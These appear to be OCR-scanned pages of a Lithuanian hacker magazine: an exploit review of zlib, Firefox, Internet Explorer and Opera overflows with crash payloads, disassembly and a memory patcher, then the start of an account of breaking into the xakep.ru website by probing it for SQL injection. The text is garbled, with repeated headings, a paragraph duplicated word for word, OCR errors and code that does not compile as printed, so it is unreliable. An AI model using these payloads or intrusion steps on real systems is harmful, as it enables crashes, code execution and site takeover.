10 geriausių 2005 metų prietaisų!

**TESTUOJAME**

ARCHIVAS: 100  
XBOX 360  
NOKIA 7300  
PTEL. 1000

**CEBIT 2006**

16  
Naujų  
Naujų  
Naujų

**DUOK MAN TV**

Kur bebūtum, į vaizdą kartu

**TAPK ŽVAIGZDE**

Technologijos, kurios Tave į populiarumą veda

**iPod NANO**

HI-DEF + 3G + 3D  
TELKAS ATGIMĘ!

**KAIP ĮGYVENTI MIESTE**

MP3 KARAI

**PAGAMINTA 2006**

Mažiau žinotų šimto metų  
PAGAMINTA 2006

**KITASIS SARAŠAS**

10 geriausių 2005 metų prietaisų!

**TESTUOJAME**

ARCHIVAS: 100  
XBOX 360  
NOKIA 7300  
PTEL. 1000

**CEBIT 2006**

16  
Naujų  
Naujų  
Naujų



# EKSPLOITŲ APŽVALGA

# 028

## [Nuotolinis buferio perpildymas bibliotekoje „zlib“]

Birželio 6 dieną Tavis Ormandy aptiko bibliotekos `zlib` <= 1.2.2 pažeidžiamumą, leidžiantį perpildyti buferį ir atakuojamoje mašinoje vykdyti laisvai pasirinktą kodą. Kontrolės klaida padaryta `inflate_table()`, kurios esminis fragmentas atrodo taip:

```
// check for an over-subscribed or incomplete
set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
    left <= 1; left -= count[len];
    if (left < 0)
        return -1; // over-subscribed
}
if (left > 0 && (type == CODES || (codes
- count[0] != 1)))
    return -1;
// Incomplete set
```

Pataisytas variantas atrodo taip:

```
// check for an over-subscribed or incomplete
set of lengths
left = 1;
for (len = 1; len <= MAXBITS; len++)
{
    left <= 1; left -= count[len];
    if (left < 0)
        return -1; // over-subscribed
}
if (left > 0 && (type == CODES || max
!= 1))
    return -1;
// Incomplete set
```

Nors man nepavyko internete surasti veikiančio eksploato, aukščiau pateiktos informacijos visai pakanka, kad ji sukurtų bet koks protingesnis hakeris.

Tai tikra katastrofa! `Zlib` biblioteką naudoja daugybė programų, į kuras ji įkompiliuota tiek dinamiškai, tiek ir statiskai. Tai reiškia, kad norint pašalinti pažeidžiamumą, atnaujinti `zlib1.dll/libz.so` aiškiai nepakaks ir prireiks perkompiliuoti visą su `zlib` statiskai sulinkintą programinę įrangą. O jeigu kompresoriaus išėties tekstų fragmentai „įsiūti“ pačioje programoje, tuomet tokį produktą pataisyti gales tik gamintojas. Pilną pažeidžiamų sistemų sąrašą galima rasti adresu [www.securityfocus.com/bid/14162/info](http://www.securityfocus.com/bid/14162/info), o joms skirtus pataisymus — čia: [www.securityfocus.com/bid/14162/solution](http://www.securityfocus.com/bid/14162/solution). Kaip ir reikėjo tikėtis, grėsmė iškilo praktiškai visoms platformoms: Apple Mac OS X, Connectiva Linux, Debian Linux, FreeBSD ir t.t.

## [„Mozilla firefox“, „seamonkey“, „Thunderbird“: daugybė nuotolinių pažeidžiamumų]

Iki šiol pagrindinis motyvas naudoti ugninę lapę (ir iš jos išvestas naršyklės) buvo jos saugumo garantija. Kuo daugiau skylių buvo aptinkama IE naršyklėje, tuo meliau vartotojai pereidavo prie atsaidinio. Kai `firefox` populiarumas pasiekė tam tikrą kritinę ribą, hakeriai rimtai juo užsiėmė, po ko klaidos tiesiog pasipylė ir sudrekinė ugninę lapės uodegą. Jeigu taip tęsis ir toliau, tai `Mozilla` (beje, šis pavadinimas šifruojamas kaip `Mosaic Killer` — varikluks, kuriuo paremtas ir IE) varikluks ne tik pavys, bet ir aplenkis šiuo metu labiausiai sklytą IE!

Pastaruoju metu `Mozilla` naršyklėje buvo aptikta daugybė klaidų, leidžiančių atakuojamoje mašinoje vykdyti laisvai pasirinktą kodą, sukelti `JavaScript` privilegijų lygį iki pat mašininio kodo vykdymo, paleidinėti `JavaScript` net ir tuomet, kai jis atjungtas, nulažyti naršyklę, gauti priejimą prie asmeninių vartotojo duomenų ir t.t. Vardinti visas klaidas būtų pernelyg varginantis užsiėmimas, čia aš aptarsiu keletą jų. Hakeris, pravarde `moz_bug_r_a4`, aptiko, kad per `EvalInSandbox` komponentą (pagrindė jis naudojamas automatiniam proxy konfigūravimui) paleistas `JavaScript` gali ištrukti už „smelio dėžės“ ribų ir sukelti savo privilegijas su paprasčiausiu `valueOf()` iškvietimu. Tai daroma kreipiantis į objektą, kuris sukurtas ne „smelio dėžėje“, ir „traukiant“ jį į vidų. Kitas klaidų ieškotojas — `Mikolaj J. Hebrin` — dėl neteisingo masių indeksų apdorojimo aptiko buferio perpildymą funkcijoje `crypto.signText()`. Kūrėjų komanda taip pat susidūrė su sunkiai atkuriamomis atminties problemomis, kurios sukelia `shell` kodo persiuntimo grėsmę su visomis iš to išplaukiančiomis pasekmėmis. Pažeidžiami šie produktai: `Mozilla Thunderbird` 1.5.2, `Mozilla Firefox` 1.5.3, `Netscape Browser` 8.0.4 (beje, ankstesnės versijos nepažeidžiamos). *Proof of concept* eksploatas galima rasti `Mozilla Bugzilla` duomenų bazeje, kur prieinama tik programuotojams, viešumoje šios informacijos negausi (laime, prie komandos gali prisijungti praktiškai bet kuris pagedaujantis).

## JavaScript veikia, net jeigu jis atjungtas

```
<html>
<body>
<iframe src="javascript:alert(Found by www.
sysdream.com!)"></iframe>
</body>
</html>
```

## HTML kodas, sukeliantis programos lūžimą

```
<html>
<body>
<iframe src="javascript:parent.document.
write(Found by www.sysdream.com!)"></
iframe>
</body>
</html>
```

Išsamesnę informaciją rasi čia: [securityfocus.com/bid/18228](http://securityfocus.com/bid/18228), [www.securityfocus.com/bid/16770/](http://www.securityfocus.com/bid/16770/) ir [www.securityfocus.com/bid/17516](http://www.securityfocus.com/bid/17516).

## [IE MHTML URI buferio perpildymas]

„Microsoft“ iš paskutiniųjų stengiasi apsaugoti IE ir išlaikyti naršyklės kodą, bet klaidų srautas nuo to nemažėja — 2006 gegužės 31 dieną du hakeriai, `Mr Nlegia` ir `Harliharan` bibliotekai `INETCOMM.DLL` priklausancioje funkcijoje `inetcomm!CActiveUrlRequest::ParseUrl` aptiko lokalaus steko buferio perpildymą. Paskutinių IE versijų kodas buvo transliuojamas su `Microsoft Visual Studio .NET` kompiliatoriumi su raktu `/GS`, kuris aktyvuoja primitivų steko apsaugą nuo perpildymo (tai savotiška `Stack-Guard` atmaina, tačiau ne pati geriausia jo versija). Niekada nekurianti savo produktų, o tik „vagianti“ jau sukurtus (apie tai gali paskaityti straipsnyje [www.softpanorama.org/Bulletin/News/Archive/news078.txt](http://www.softpanorama.org/Bulletin/News/Archive/news078.txt) — ten daug naudingo), „Microsoft“, kaip tai dažnai būna, pati nesuprato, ką ir iš ko nugvelbe. Praktiniu atžvilgiu tai reiškia, kad ištyrus slapta `cookie`, kuris yra prieš grįžimo adresą, valdymas perduodamas nedokumentuotai funkcijai `inetcomm!report_gsfailure`, kuri programos darbą užbaigia avariniu režimu. Kitaip tariant, IE lūžta. Bet perduoti valdymą `shell` kodui vis dėlto įmanoma, o kaip tai padaryti parodyta mano straipsnyje „Perpildomi buferiai — aktyvios apsaugos priemonės“ (elektroninė kopija rasi adresu [ftp://nezumi.org.ru/pub/stack-guards.zip](http://nezumi.org.ru/pub/stack-guards.zip)).

Patys eksploatai atrodo gana paprastai:

```
<html>
<a href="mhtml://mid:AAA...AAAA">example</a>
</html>
```

## [DEFAULT]

```
BASEURL=
InternetShortcut
URL=mhtml://mid:AAA...AAA
```

Pastarasis kodas — tai IE priblaigiančio eksploato fragmentas (pilną tekstą gali rasti adresu [www.securityfocus.com/data/vulnerabilities/exploits/18198.url](http://www.securityfocus.com/data/vulnerabilities/exploits/18198.url)).

Pažeidžiamos šios IE versijos: 6.0, 6.0 SP1, 6.0 SP2, 7.0 beta1, 7.0 beta2, taip pat įmanoma, kad ir ankstesnės versijos (pas mane įdiegta 6.0.2800.1106 nepažeidžiama — pats tikrinu).

Papildomos informacijos ieškok čia: [www.securityfocus.com/bid/18198/](http://www.securityfocus.com/bid/18198/).

## [Buferio perpildymas „Opera“ naršyklėje]

`Opera` — tai greita, patikima ir santykinai saugi bei tam tikru atžvilgiu kultinė naršyklė. Pavyzdžiui, aš `Opera` mėgstu už puikų valdymą klaviatūra, kuns leidžia iš viso atsikasyti peles, o tai žymiai paspartina naršymą. Svarbiausia tai, kad `Opera` yra vienintelė nepriklausoma naršyklė, sukurta nuo nulio ir iš paskov nevelkanti sunkaus praeties palikimo. `Mozilla` varikliuku besiremianti `Firefox` ir vis dar senovines `Mosaic` kodo fragmentus išlaikiusi IE yra tikri visų laikų bei tautų programuotojų technologijų lobynai. Tokie „nusedę“ kodo sluoksniai vienas su kitu sąveikauja labai sudėtingai, todėl klaidos išlenda tai šen, tai ten. Naujų savybių pridėjimas reikalauja nuodugnios viso kodo peržiūros, kadangi jis jau seniai pavirto dideliu siūly kamuoliu... O `Opera` iš pradžių buvo projektuojama (vertinant visus suderinamumo

reikalavimus), o tik po to programuojama, aiškiai atskiriant kiekvieno modulio funkcijas. Toks požiūris supaprastina produkto derinimą ir likviduoja išsą klaidų sluoksnį, tačiau, be jokios abejonės, visiškai nuo jų neapsaugo. Deja, programų be klaidų nebūna. `Opera`je jų taip pat pasitaiko. Paskutine klaida buvo aptikta 2006 metų balandžio 13 dieną, tada ją ištaise, o po to ši problema buvo vėl iškelta birželio 7, kadangi ji pasirodė besanti kur kas rimtesnė, nei tikėtasi.

Kalbu apie klasikinį ženklų perpildymą, kuris pastaruoju metu yra visų pasaulio hakerių taikinyje. Aptarkime kitą kodą ir pabandykime jame surasti klaidą:

```
Paprasčiausią ženklų perpildymo atvejį demon-
struojantis pavyzdys
demo_singed_overflow(char *s)
{
    // aprašome kintamuosius
    int len; char buf[MAX_LEN];
    // nustatome eilutės ilgį
    len = strlen(s);
    // jeigu eilutė telpa į buferį, tuomet ją kopi-
    juojame,
    // priešingu atveju grąžiname klaidą
    if (len < MAX_LEN) strcpy(buf, s, len); else
    return 0;
    // vienaip ar kitaip apdorojame eilutę
    printf("%s\n", buf);
}
```

Iš pirmo žvilgsnio čia viskas parašyta teisingai — mes prieš eilutes kopijuojamą į buferį kruopščiai patikriname jos ilgį. Tačiau čia kalbama apie ženklų perpildymą. Kintamojo `len` tipas yra `signed int` (daugelyje kompiliatorių `int` pagal nutylėjimą yra su ženklui), o funkcijos `strcpy` prototipas atrodo štai taip: `strcpy(char *dst, char *source, unsigned int count)`.

Tarkim, eilutės `s` ilgis viršija 2 Gb, tuomet kintamojo `len` bitas bus priskirtas vienetiui ir išraiška `(len < MAX_LEN)` bus teisinga, kadangi `len` — neigiamas, o bet koks neigiamas skaičius, kaip žinia, mažesnis už bet kokią teigiamą. Tuo pat metu funkcija `strcpy` leni traktuojama kaip argumentą be ženklų ir į buferį bus kopijuojama labai daug baitų.

Norint išvengti perpildymo, būtina aiškiai apibrėžti kintamąjį `len` kaip `unsigned int`, tačiau gamintojai apie tai visada pamiršta. Čia ne išimtis ir `Opera` kūrėjai.

Taig `Opera`. Pasimkime angliską versiją 8.52 ir bandykime ją pakankinti ([www.opera.com/download/index.dml?opsys=Windows&lng=en&ver=8.52&platform=Windows&local=y](http://www.opera.com/download/index.dml?opsys=Windows&lng=en&ver=8.52&platform=Windows&local=y)). Tai paskutinė pažeidžiama versija, `Opera` 8.54 šios klaidos jau ištaisytos. Tiksliau šnekan, lyg ir ištaisytos. Greita peržiūra su disassembleriu rodo, kad ten vis dar galima rasti ženklų sulyginimą, todėl telieka išsiaiškinti, kokie būtent pradiniai parametrai gali būti perpildyti. Tai reiškia, reikia sėsti ir kapstyti. Pradesime nuo to, kad byla `opera.exe` supakuota su `ASPack` — `hex` redaktoriuje gerai matomos sekijos `.aspack`, `.adata`, o `PEIDE` net nustatė pakuočiuotą versiją (2.12). Tačiau šios bylos dydis yra viso labo 78 Kb, todėl joje negali būti nieko įdomaus, o visas funkcionalumas sukaupias 2,3 Mb dydžio bibliotekoje `opera.dll`, kuri taip pat supakuota su `ASPack`.

Kad nereikėtų ieškoti veikiančio išpakuotuvo (ne visi jie moka išpakuoti dinamines bibliotekas),



pasinaudosime įrankiu PE-Tools ir gausime *opera.dll* turinį. Importo lentelė bus sugadinta, tačiau kam mums ji reikalinga? Juk mes čia ruošiamės ne *crack'ą* rašyti, o tyrinėti programos saugumą. Svarbiausia, kad gautą rezultatą būtų galima užkrauti į *IDA Pro* arba *hiew*, o visa kita — technikos reikalas!

Kadangi pradinis įėjimo taškas (*dllentry*) kodas bibliotekoje yra sugadintas, *IDA Pro* negali atpažinti kompiliatoriaus ir užkrauti signatūrų, todėl mes liekame be bibliotekinių pavadinimų, kas žymiai apsunkina analizę. Beje, kompiliatorių galima nustatyti ir rankiniu būdu pagal tekstines eilutes, kurios paliktos atsišvelgiant į autorines teises. Bibliotekos turinio peržiūra su *hiew* mums dar kartą patvirtina, kad *Opera* buvo sukompiliuota ne su kuo kitu, o su *Microsoft Visual C++*.

Tiesiog *opera.dll* bibliotekoje reikia atlikti tekstinių eilučių paiešką, kas leidžia lengvai ir greitai nustatyti kompiliatorių.

Telieka užkrauti atitinkamas signatūras. Tai daroma taip: *File IDA Pro* menu pasirenkame punktą *Load file - FLIRT signature file*, pateiktame turimų signatūrų sąrašė surandame eilutę „*vc32rf Microsoft Visual C 2.7/net runtime*“ ir spaudžiame <Enter>. Štai dabar su šia byla iš tiesų galima dirbti!

Kaip surasti potencialias ženklo perpildymo vietas? Yra daugybė kelių. Pavyzdžiui, galima ieškoti visų komandų *JL*, *JLE* arba (jeigu tokių komandų bus per daug) perinkti visus su eilutėmis signatūrų sąrašė surandame eilutę „*vc32rf Microsoft Visual C 2.7/net runtime*“ ir spaudžiame <Enter>. Štai dabar su šia byla iš tiesų galima dirbti!

Kaip surasti potencialias ženklo perpildymo vietas? Yra daugybė kelių. Pavyzdžiui, galima ieškoti visų komandų *JL*, *JLE* arba (jeigu tokių komandų bus per daug) perinkti visus su eilutėmis signatūrų sąrašė surandame eilutę „*vc32rf Microsoft Visual C 2.7/net runtime*“ ir spaudžiame <Enter>. Štai dabar su šia byla iš tiesų galima dirbti!

Disasembliuojamas pažeidžiamas funkcijos *n2k\_vulnerably* listingas su pažistamu perpildymu *n2k\_vulnerably proc near*

```
arg_src = dword ptr 4
arg_len = dword ptr 8
mov eax, dword_67F9EF60 ; pObj
push ebx ; išsaugom ebx
push esi ; išsaugom esi
push edi ; išsaugom edi
mov edi, [esp+0Ch+arg_len] ; edi := arg_len
mov esi, [eax+40h] ; pDestination
cmp edi, 1000h ; patikriname arg_len ilgį
mov ebx, ecx ; this call
// short loc_67B8CF1C ; see! over here!
mov edi, 0FFFFh ; arg_len „sutrumpinimas“
```

```
loc_67B8CF1C:
push edi ; size_t
push [esp+10h+arg_src] ; wchar_t *
push esi ; wchar_t *
call wcsncpy ; kopijuojame šrifto pavadinimą
and word ptr [esi+edi*2],0 ; įterpiame užbaigiantį 0
add esp, 0Ch ; išstumiam argumentus
```

```
mov ecx, ebx ; this call
push esi ; nukopijuojamas arg_len
call sub_67B8CD10 ; apdorojame šrifto pavadinimą
test ax, ax ; viskas ok?
jge short loc_67B8CF48 ; gauname handle
mov ecx, [ebx+5D0h] ; klaidos apdorojimas
call sub_67B8C7BC ; eax := [ecx]
inc eax ; eax++
```

```
loc_67B8CF48:
pop edi ; atstatome edi
pop esi ; atstatome edi
pop ebx ; atstatome ebx
retn 8 ; išstumiam argumentus
```

Kaip matome, ši procedūra (pavadinime ją *n2k\_vulnerably*) gauna du argumentus: rodylę į eilutę ir šios eilutės ilgį, kuris po to sulyginamas naudojant ženklo operaciją su konstanta 1000h, todėl leistinas eilutės ilgio diapazonas yra lygus [0, 1000h] ir (7FFFFFFFh, FFFFFFFFh). Po to ši eilutė kopijuojama į kažkokią struktūrą (greičiausiai tai objektas, kadangi listinge galime matyti *this call* tipo iškvietimus), kuri perduodama apdoroti funkcijai *sub\_67B8CD10*.

Akivaizdu, kad perdavę 2 Gb ar didesnio dydžio eilutę, mes ištrinsime gerą pusę programos adresų erdves, nuo ko jai pasidarys labai negera. Geriausiai atveju viskas pasibaigs lūžimu, o blogiausiai — *shell* kodo perdavimu ir valdymo užgrobimu. Tiesa, perduoti tokią ilgą eilutę tinkle labai keblu. Net jeigu auka prisijungusi per *DSL*, ataka truks keletą valandų, todėl vartotojas greičiausiai uždarys *Operą* arba susijungimas bus uždarytas dėl *timeout'o*.

Hakerių laimei, *Operos* kūrėjai padarė dvigubą klaidą, praplešdami žodį iki dvigubo žodžio. Savaimė suprantama, su ženklu. Kaip gi be jo! Tiesą sakant, už gamintojus tai padarė kompiliatorius — jie viso labo panaudojo neteisingą tipų pakeitimą, tačiau *Operos* vartotojams nuo to ne kiek ne geriau. Beje, šis tipų pakeitimas atliekamas funkcijoje, iškviečiančioje *n2k\_vulnerably*! Žemiau pateiktas esminis jos fragmentas su tam tikrais sutrumpinimais:

```
Funkciją n2k_vulnerably iškviečiantis ir jai vietoje arg_len žodį su ženklu (prapleštą iki dvigubo žodžio su ženklu!) perduodantis pažeidžiamas kodas
loc_67B8AF5D:
mov [esi+2Ch], eax
jmp short loc_67B8AF78
```

```
loc_67B8AF62:
movsx eax, [ebp+var_length_ovfl]
```

Štai jis! kopijuojamos eilutės ilgį saugančio žodžio praplešimas iki dvigubo žodžio su ženklu; jeigu eilutės ilgis viršija 7FFFh baitus; tai ir rezultatas viršija 7FFFFFFFh

```
push dword ptr [esi+8] ; perduodame arg_src
mov ecx, dword_67F9EF18 ; this
lea eax, [ebp+var_250] ; gauname arg_len
push eax ; perduodame arg_len
call n2k_vulnerably ; iškviečiame funkciją
```

Funkcijos kodas pakankamai gremėzdiškas, todėl čia jis pateiktas ne visas, o būtent čia nepakliuvo praplešto *EAX* perdavimas į kintamąjį *[EBP+var+250]*, tačiau pats faktas, jog jis perduodamas, perpildomos eilutės ilgį sutrumpina iki viso labo 8000h baitų arba 32 Kb, kas visiškai priimtina atakuojant.

Telieka išsiaiškinti, kas gi tai per eilutė ir kaip ji susijusi su vartotojo įvedamais duomenimis (ir ar iš viso ji su jais susijusi). Atsakymą pateikia iš *n2k\_vulnerably* iškviečiama funkcija *sub\_67B8CD10*. Štai disasembliuotas jos tekstas: ; perpildanti eilutę perduodama šrifto

; apdorojanciai funkcijai. Tai leidžia manyti, ; kad eilutėje saugomas šrifto pavadinimas

```
sub_67B8CD10 proc near
```

```
push [esp+0Ch+arg_0]
; j sub_67B8CC38 perduodame „savo“ argumentą
call sub_67B8CC38
```

```
; subfunkcijos sub_67B8CC38 disasm listingas
```

```
sub_67B8CC38 proc near
```

```
arg_0 = dword ptr 8
```

```
push esi
mov esi, [esp+arg_0]
push offset aSerif ; „SERIF“
push esi
call sub_67C2FC85 ; šrifto apdorojimas
pop ecx
test eax, eax
pop ecx
jz short loc_67B8CC52
xor eax, eax
pop esi
retn
```

```
loc_67B8CC52:
push offset aSansSerif_0 ; „SANS-SERIF“
push esi
call sub_67C2FC85 ; šrifto apdorojimas
pop ecx
test eax, eax
pop ecx
jz short loc_67B8CC68
push 1
```

```
loc_67B8CC65:
pop eax
pop esi
retn
```

```
loc_67B8CC68:
push offset aFantasy ; „FANTASY“
push esi
call sub_67C2FC85;
```

Į akis iš karto krenta šriftų pavadinimai. Aha! Vadinasi, ši funkcija valdo puslapio apiforminimo stilių, užkraudama atitinkamą šriftą. Tai labai gerai, kadangi šriftus mes galime priverstinai keisti per *CSS*. Svarbiausia, kad šrifto pavadinimo ilgis (nebūtina, kad jis iš tiesų egzistuotų, čia galima įvesti ir fiktyvų pavadinimą) viršytų 32 Kb. Kartu su pavadinimu gali būti perduotas *shell* kodas, kuris pradės adporoti *heap* (dinaminę atmintį) ir visiškai ją ištrinti. O *heap* perpildymo techniką mes jau ne kartą aptarnėjome ankstesniuose „Hakeno“ numeriuose. Žemiau pateiktas paprasčiausio eksploato kodas, „nulaužiantis“ *Opera* 8.52 ir ankstesnes versijas (tiesa, ši ataka gali nesuveikti, jeigu atjungtas *CSS* apdorojimas):

```
<STYLE type=text/css>A { FONT-FAMILY: 35000xA"} </STYLE>
```

Tai paprasčiausio *CSS* eksploato kodas, sukeliantis *Operos* lūžimą. Norint likviduoti pažeidžiamumą, reikia parsisiusti naują *Opera* versiją arba užtaisyti skyklę savomis rankomis! Iš tiesų, kam per modėmą siųstis keletą megabaitų, kažką iš naujo įdieginti ir t.t., kai mus kuo puikiau tenkina ir dabartinė versija? Kaip žinia, su kiekviena nauja versija programine janga vis pučiasi ir pučiasi, tampa nepaslinki, tačiau nesuteikia jokių iš esmės naujų savybių. O juk mums viso labo reikia pakeisti *67B8CF15: JL loc\_67B8CF1C (7Ch 05h) JB loc\_67B8CF1C (72h 05h)*. Jeigu byla būtų nesupakuota, tai būtų galima padaryti tiesiog su

*hiew*, o dabar... deja. Žinoma, visiškai įmanoma išpakuoti *opera.dll*, juo labiau, kad *ASPack* yra gana žinomas paketuotas, tačiau išpakavimas ne visada baigiasi sėkmingai, todėl po jo skirtingose vietose pradeda rodytis klaidos.

Mes eisime kitu keliu, t.y. pasinaudosime on-line pataisymu: paleisime *opera.exe*, palauksime, kol šis išpakuos *opera.dll* ir pataisysime reikiamus baitus tiesiog operatyvioje atmintyje! Analogiškas metodas gali būti panaudotas ir su kitomis programomis, ne tik su *Opera*, todėl žemiau pateikiamas paprasčiausio universalus on-line patcher'io išties tekstas.

```
On-line patcher'io opera_loader.c išties tekstas
#include <stdio.h>
#include <windows.h>
#define MAX_SIZE 16 // pataisymui skirtas buferio dydis
main(int argc, char **argv)
{
// deklaruoame kintamuosius
STARTUPINFO si; PROCESS_INFORMATION pi;
DWORD N_FL;
// vykdomos bylos pavadinimas
unsigned char name[] = "opera.exe";
unsigned char buf[MAX_SIZE];
// parodome, ką ir kur mes taisysime
unsigned char jmp_from[] = "\x7Ch\x05h";
// old
unsigned char jmp_to[] = "\x72x90"; // new
void* jmp_off = (void*)0x67B8CF1C; // address
printf („loading & patching...n");
// visų duomenų struktūrų inicializacija
si.cb = sizeof(si); memset(&si, 0, sizeof(si));
memset(buf, 0, MAX_SIZE);
// paleidžiame operą ir paprastumo dėlei
// neperduodame komandinės eilutės argumentų
CreateProcess(0, name, 0, 0, 0, NORMAL_PRIORITY_CLASS, 0, 0, &pi);
// palaukiame 1 sekundę, per kurią turėtų būti užkrauta ir išpakuota biblioteka opera.dll.
// Gali būti, kad lėtesniuose kompiuteriuose
// šią reikšmę teks padidinti
Sleep(1000);
// prieš pataisymą patikriname operos versiją
ReadProcessMemory(pi.hProcess, jmp_off, buf, strlen(jmp_from), &N);
if (N != strlen(jmp_from))
{ printf („ERR:reading memory!\x7ln"); return -1; }
if (strcmp(jmp_from, buf))
{ printf („ERR:incorrect version!\x7ln"); return -1; }
// pataisome sąlyginį ženklo perėjimą JL
// į beženklį JB
WriteProcessMemory(pi.hProcess, jmp_off, jmp_to, strlen(jmp_to), &N);
if (N != strlen(jmp_to))
{ printf („ERR:writting memory!\x7ln"); return -1; }
// Sakome OK ir dingstam
printf („OK!nall ok !n");
}
```

Savaimė suprantama, dabar kiekvieną kartą teks paleidinėti ne *opera.exe*, o *opera\_loader.exe*. Beje, kad nereikėtų per daug kankintis, pakanka viso labo pakeisti nuorodas (*shortcuts*) ir bylų prapletimų sąsajas. Tiesa, dėl konstrukcinių on-line patcher'io ypatumų jis *Operai* neperdavina komandinės eilutės argumentų, todėl jeigu ji įdiegta kaip naršyklė pagal nutylėjimą, *html* bylos su ja neatsidarinės! Naudokite *drag-n-drop* arba pataisykite *patcher'į*. Svarbiausia, kad šią skyklę mes užtaisysime savomis jėgomis ir mums neprireikė jokių atnaujinimų.



FERRUM

SOFTWARE

IMPLANT

HACK

SCENA

UNIXOID

CODING

UNITS

030

## Kaip apmovė mūsų kolegas

Visos paskutinio „xakep.ru“ defeiso detalės MĖS DAUG RAŠOME APIE ĮVAIRIUS NULAUŽIMUS IR DAŽNAI STEBIMĖS BUKOKAIS PROGRAMUOTOJAIŠ IR NEGABIAIS ADMINAIS. TAČIAU KARTKARTĖMIS MUMS PATIEMS IR MŪSŲ ARTIMIEMS KOLEGOMS SKAUDŽIAI TRINKTELI PER NOSĮ: NESENIAI DU NIEKŠAI DEFEISI-NO MŪSŲ KOLEGŲ ŽURNALO SVETAINĘ. GĖDINTIS ČIA NĖRA KO: TEGU PAPASAKOJA, KAIP VISKAS VYKO. MES JUOS SURADOMĖ IR PAPRAŠĖME PARAŠYTI STRAIPSNĮ.



Be jokios abejonės, šių žygdarbių kartojimas užtraukia baudžiamąją atsakomybę, todėl prieš ką nors lauždamas gerai pagalvok.



*Xakep.ru* puslapiuose galima surasti nulaužimų veidrodžius. Paprastai ten būna menkai žinomos skriptvaikių nulaužtos svetainės. Aš nusprendžiau šiek tiek pataisyti šią situaciją ir čia išsaugoti paties hakerio nulaužimo veidrodį — tai sukeltų daug triukšmo. Pasakyta — padaryta. Iš anksto noriu padėkoti savo bičiuliui Zadoxlik'ui: jis man daug padėjo vykdant šį blogio aktą.

**[Greita paciento apžiūra]** Peržiūrėjęs svetainės varikliuką aš supratau, kad susidūriau su savadarbiu *gameland* programuotojų darbu. Prisipažinsiu, manęs tai nė kiek nenustebino, priešingai, tai dar labiau paskatino tolimesnius mano tyrimus. Visi tie *public* sploiti manė taip užkniso, kad darbas su „juoda dėže“ man teikė vien tik malonumą. Čia jau reikėjo turėti įgūdžių. Visų pirma aš nuspaudžiau nuorodą „straipsniai“. Bakstelėjęs pirmą pasitaikiusią nuorodą, aš pakliuvau į [www.xakep.ru/post/28039/default.asp](http://www.xakep.ru/post/28039/default.asp). Aišku, visose svetainėje pateiktų straipsnių nuorodose keičiasi tik šis penkiaženklis skaičius. O ką daryti, jeigu šis parametras nėra filtruojamas. Vietoje skaičiaus įrašęs magišką žodį „lala“, aš gavau vidinę serverio klaidą (tai *http* atsakymas, kurio kodas 500):

The system cannot find the path specified.

Deja, tolimesnės manipuliacijos su šia reikšme nieko gero nedavė, todėl aš paspaudžiau *backspace* ir sugrįžau atgal. Kažkas mane pastūmėjo peržiūrėti straipsnių archyvą. Aš įsižiūrėjau į perduodamą kintamąjį ir nustebau, jog adrese [www.xakep.ru/articles/common/archive.asp?tosearch=theme%20like%20\\*zEDITORz%20and%20theme%20like%20\\*zINFOz%20](http://www.xakep.ru/articles/common/archive.asp?tosearch=theme%20like%20*zEDITORz%20and%20theme%20like%20*zINFOz%20) panaudotoje reikšmėje *tosearch* buvo loginė išraiška. Anksčiau aš tokio dalyko niekada nemačiau ir pabandžiau vietoje *tosearch* reikšmės perduoti (1=1) — serveris man grąžino puslapį su visais įrašais. Įterpęs (2=1), aš pamačiau užrašą: „Nėra duomenų“. Jau tikėjau, kad ši reikšmė buvusi perduodama kaip SQL užklausa, tačiau po to, kai pabandžiau perduoti (1=\*\*/1) ir duomenų vėl nebuvo, man teko nusivilti. Pagalvok, juk komentarai /\*KOMENTARAS\*/ — tai praktiškai SQL standartas: juos galima naudoti tiek MySQL, tiek ir MSSQL bei PostgreSQL sistemose. Pirmos mažos pergalės sukeltas džiaugsmas beveik susuko galvą. Važiuojam toliau.

**[Pirma rimta klaida]** Kuomet aš grįžau prie publikacijų sąrašo, mane sudomino komandos GHC konkursas. Nusprendžiau šiek tiek atitrūkti ir ėmiausi šio konkurso — po pusvalandžio gavau priėjimą prie administravimo, tačiau forume pasirodė žinutė apie tai, kad konkursas baigtas. Gaila, kad visko nepradėjau anksčiau. Norėjau palikti atsiliepimą į straipsnį, tačiau vėl nusprendžiau patikrinti parametrus ir jų atsparumą SQL injekcijai — man tai pavyko. Kai nuspaudžiau mygtuką „Palikti savo nuomonę“, man kartu su pranešimu pasiūlė įvesti vartotojo vardą ir slaptažodį. Užsiregistravęs vardu „xaxa“ su slaptažodžiu 12345, aš palikau savo atsiliepimą. Peržiūrėjęs savo pranešimą, dešinėje pamačiau du mygtukus: EDIT ir DELETE. Užvedęs kursorių ant mygtuko EDIT, aš pamačiau, kad visi reikiami parametrai perduodami GET metodu. Ką gi, pažiūrėsime. Gavau savybes, nukopijavau adresą ir visur pridėlioju kabučius. Vietoje atsakymo gavau dar vieną klaidą su kodu 500. Į tą patį puslapį užėjęs su Firefox (IE skaito tik puslapius su kodu 200), aš pamačiau užrašą „The page cannot be displayed“.

Kai aš pašalinau visas kabutes, prieš mano akis pasirodė puslapis su registracijos metu įvestu elektroninio pašto adresu ir pranešimu,

## 2001 Gruodis

Bagzis nulaužė elektrohakerį — elektroninės mūsų kolegų žurnalo versijos platinimo projektą. Tai mus pastūmėjo išaiškinti dar keletą PDF apsaugos klaidų. Pagarba, bro!au!

## 2002 Liepa

Oficiali versija: ilgai pas mus paštui ir kitiems dalykams buvo naudojami skaitmeniniai slaptažodžiai. Vienas žmogėnas tai išsiaiškino ir parinko epsilon'o vartotojo slaptažodį, po ko defeisino svetainę.

Neoficiali versija: *epsilon* įstojo į vieną hakerių komandą ir nusprendė su draugeliais išgarsėti, nudefeisindamas svetainę su savo vartotoju.

## 2002 Spalis

Panaudodamas paprasčiausią saugumo skenerį, partizanas iš Baltarusijos svetainėje rado įdiegtą *piranha* sistemą. Pasinaudojęs standartiniu vartotojo vardu ir slaptažodžiu jaunuolis daug pasiekė.

## 2003 Balandis

Nežinomi jaunuoliai nugvelbė didelę duomenų bazę su visais mūsų web pašto vartotojų duomenimis. Ji iki šiol prieinama čia: [www.securitylab.ru/\\_tools/xakOp\\_ru.zip](http://www.securitylab.ru/_tools/xakOp_ru.zip). Tiesa, tai ne visai *xakep.ru* nulaužimas, kadangi visas pašto paslaugas mes teikėme ne patys, o nuomojomės jas iš vienos web paštu besiverčiančios kompanijos.

## 2003 Gegužė

